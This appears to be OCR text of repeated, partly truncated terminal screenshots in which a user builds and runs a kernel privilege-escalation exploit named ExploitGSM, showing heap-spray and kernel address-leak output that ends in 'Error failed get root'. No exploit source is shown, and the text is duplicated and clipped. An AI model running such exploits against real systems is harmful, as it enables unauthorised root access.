
mini terminal

```
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cd ..

z3rodae0@z3rodae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ rm -rf ./build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cmake ..
-- The C compiler identification is GNU 11.4.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
...
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal




```
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cd ..

z3rodae0@z3rodae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ rm -rf ./build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cmake ..
-- The C compiler identification is GNU 11.4.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
...
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ make
[ 50%] Building C object CMakeFiles/ExploitGSM.dir/main.c.o
[100%] Linking C executable ExploitGSM
[100%] Built target ExploitGSM
```

GSM Exploit Execution

ExploitGSM/ExploitGSM_6_5/main.c Build && Run

mini terminal




```
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cd ..

z3rodae0@z3rodae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ rm -rf ./build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/$ mkdir build && cd build
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ cmake ..
-- The C compiler identification is GNU 11.4.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
...
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ make
[ 50%] Building C object CMakeFiles/ExploitGSM.dir/main.c.o
[100%] Linking C executable ExploitGSM
[100%] Built target ExploitGSM
z3rdoae0@z3rdoae0-virtual-machine:~/ExploitGSM/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff9a033dd8
text leaked address         -> ffffffff97a00010
lockdep_map_size       -> 32
spinlock_t_size        -> 4
...
dead
...
Wait 3 sec for ending kernel work execution
Error failed get root
```

GSM Exploit Execution

ExploitGSM/Ex

mini terminal

```
z3rdoae0@z3rdoae0-virtual-mac

z3rodae0@z3rodae0-virtual-mac
z3rdoae0@z3rdoae0-virtual-mac
z3rdoae0@z3rdoae0-virtual-mac
-- The C compiler identification is
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - c
...
z3rdoae0@z3rdoae0-virtual-mac
[ 50%] Building C object CMakeFil
[100%] Linking C executable Expl
[100%] Built target ExploitGSM
z3rdoae0@z3rdoae0-virtual-mac
permissible  spray  ->  500
begin  try  leak startup_xen!
startup_xen  leaked  address    ->
text  leaked  address              ->  ff
lockdep_map_size           ->  32
spinlock_t_size              ->  4
dead
Wait  3  sec  for  ending  kernel  wo
Error  failed  get  root
```

